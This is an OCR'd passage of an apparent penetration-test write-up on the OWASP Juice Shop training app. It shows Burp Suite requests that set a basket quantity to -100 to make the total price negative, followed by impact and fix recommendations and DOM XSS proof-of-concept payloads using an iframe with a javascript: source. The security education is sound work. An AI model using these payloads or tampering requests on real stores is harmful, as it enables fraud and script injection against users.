
Request

```
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
zL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
6IjIwMjUtMTEtMjIgMTg6MDQ6MjQuMjM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMjIgMTg6NDI
6MTAuMzcyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MzgzNzcyMn0.QNemQVIuyxMX5ke
cGVqrKQGW-QyEWmJPyKfmHqd1NM16eMhGPySZ9n2ECVHjijOO_mwRDMUc31xsX22F1k_birCn-_8PJ3oXVk3
hy9kaVXSzb-G5R3vkMqDAM1FqaqLje0b0v35BtDsFYSqTSt-Dg9FB8ClW24NS5eDDU8nzdUQ
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/142.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
zL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
6IjIwMjUtMTEtMjIgMTg6MDQ6MjQuMjM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMjIgMTg6NDI
6MTAuMzcyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MzgzNzcyMn0.QNemQVIuyxMX5ke
cGVqrKQGW-QyEWmJPyKfmHqd1NM16eMhGPySZ9n2ECVHjijOO_mwRDMUc31xsX22F1k_birCn-_8PJ3oXVk3
hy9kaVXSzb-G5R3vkMqDAM1FqaqLje0b0v35BtDsFYSqTSt-Dg9FB8ClW24NS5eDDU8nzdUQ;
continueCode=4npLeOjVbPWEy6397zdzLtvfkDuekIBghY1SqBcol0wBZgJlaQqk2voXKNmr
Connection: keep-alive

{
    "quantity":0
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 154
ETag: W/"9a-3EElz9iRPGlf0Sg1NpNxqwDIFxs"
Vary: Accept-Encoding
Date: Sat, 22 Nov 2025 20:29:48 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "ProductId":1,
        "BasketId":1,
        "id":1,
        "quantity":0,
        "createdAt":"2025-11-22T18:04:25.701Z",
        "updatedAt":"2025-11-22T20:29:48.636Z"
    }
}
```


Now item counter is 0 and decrease total price



Your Basket (admin@juice-sh.op)

Apple Juice (1000ml)	0	1.99¤	
Orange Juice (1000ml)	5	2.99¤	
Eggfruit Juice (500ml)	6	8.99¤	

Total Price: 68.89¤



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 2 3 4
Send Cancel Burp AI
Pretty Raw Hex Render

Request

```
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
zL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
6IjIwMjUtMTEtMjIgMTg6MDQ6MjQuMjM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMjIgMTg6NDI
6MTAuMzcyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MzgzNzcyMn0.QNemQVIuyxMX5ke
cGVqrKQGW-QyEWmJPyKfmHqd1NM16eMhGPySZ9n2ECVHjij00_mwRDMUc31xsX22F1k_birCn-_8PJ3oXVk3
hy9kaVXSzb-G5R3vkMqDAM1FqaqLje0b0v35BtDsFYSqTSt-Dg9FB8ClW24NS5eDDU8nzdUQ
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/142.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSw
idXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTd
iYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdEx
vZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
zL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
6IjIwMjUtMTEtMjIgMTg6MDQ6MjQuMjM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMjIgMTg6NDI
6MTAuMzcyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MzgzNzcyMn0.QNemQVIuyxMX5ke
cGVqrKQGW-QyEWmJPyKfmHqd1NM16eMhGPySZ9n2ECVHjij00_mwRDMUc31xsX22F1k_birCn-_8PJ3oXVk3
hy9kaVXSzb-G5R3vkMqDAM1FqaqLje0b0v35BtDsFYSqTSt-Dg9FB8ClW24NS5eDDU8nzdUQ;
continueCode=4npLeOjVbPWEy6397zdzLtvfkDuekIBghY1SqBcol0wBZgJlaQqk2voXKNmr
Connection: keep-alive

{
    "quantity":-100
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 157
ETag: W/"9d-1ULXIJgkl12X4GrhHdmqQoY7MJU"
Vary: Accept-Encoding
Date: Sat, 22 Nov 2025 20:33:59 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "ProductId":1,
        "BasketId":1,
        "id":1,
        "quantity":-100,
        "createdAt":"2025-11-22T18:04:25.701Z",
        "updatedAt":"2025-11-22T20:33:59.877Z"
    }
}
```



OWASP Juice Shop

Your Basket (admin@juice-sh.op)

Apple Juice (1000ml)	-100	1.99¤
Orange Juice (1000ml)	5	2.99¤
Eggfruit Juice (500ml)	6	8.99¤

Total Price: -130.11¤

You will gain 6 Bonus Points from this order!

Impact:

- Allows attackers to complete orders with a total price of 0
- Direct financial loss to the system
- Bypasses core business rules and integrity
- Enables abuse of the e-commerce workflow
- Potential large-scale exploitation by automated scripts
- Loss of trust in the platform’s payment system

Recommendation:

- Recalculate product prices exclusively on the server side
- Do not trust any price or quantity values sent from the client
- Implement server-side validation for: item price , total cost , discounts, quantity
- Enforce integrity checks during checkout
- Ensure no order can be completed unless total price > 0
- Log and monitor suspicious discount or price manipulation behavior
- Add automated tests to validate business rules

5.5 Cross-Site Scripting (XSS):

Definition:

Cross-Site Scripting (XSS) is a vulnerability that allows attackers to inject malicious JavaScript into a web page viewed by other users.


Risk Level: Medium

Types:


- **Dom**: Occurs when the malicious payload is executed entirely on the client side because the JavaScript code modifies the DOM without proper sanitization. The server is not involved in reflecting or storing the payload.
- **Stord :** Occurs when the attacker’s payload is permanently stored on the server (e.g., in a database, comment, review, feedback). The script executes when any user views the infected content.
- **Reflect :** Occurs when the malicious input is immediately reflected by the server in the response (usually via URL parameters) without being stored. It executes when the victim clicks a crafted link.

Proof of Concept:

Payload : *<iframe src="javascript:alert(`xss`)">*



ıvascript:alert(`osman`)">



localhost:3000/#/search?q=<iframe%20src%3D"javascript:alert(%60osman%60)">%20

localhost:3000 says

osman

OK


successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe

:="javascript:alert(`osman

Payload 2:

Steps: Place order and track order


1



Apple Juice (1000ml)

1.99¤

2




Your Basket (admin@juice-sh.op)

Apple Juice (1000ml) 1 1.99¤

Total Price: 1.99¤

You will gain 0 Bonus Points from this order!


3



Select an address

○ Administrator 0815 Test Street, Test, Test, 4711 Test

4




Delivery Address

Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890

Choose a delivery speed

		Price	Expected Delivery
●	One Day Delivery	0.99¤	1 Days
○	Fast Delivery	0.50¤	3 Days
○	Standard Delivery	0.00¤	5 Days

5



My Payment Options

●	************4368	Administrator	2/2081
○	************8108	Administrator	4/2086

Add new card — Add a credit or debit card


Pay using wallet — **Wallet Balance** 1.00

Add a coupon — Add a coupon code to receive discounts

Other payment options

You can review this order before it is finalized.

6



Delivery Address
Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890

Payment Method
Card ending in 4368
Card Holder" Administrator

Your Basket (admin@juice-sh.op)

Apple Juice (1000ml) 1 1.99¤

Order Summary

Items


Delivery

Promotion

Total Price

You will gain 0 Bonus Points from this order!

7




Order History

Order ID	Total Price	Bonus	
#5267-a25318b859b9f4d9	2.98¤	0	In Transit

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	1	1.99¤

8



localhost:3000/#/track-result?id=5267-a25318b859b9f4d9

Search Results - 5267-a25318b859b9f4d9

Expected Delivery

Ordered products

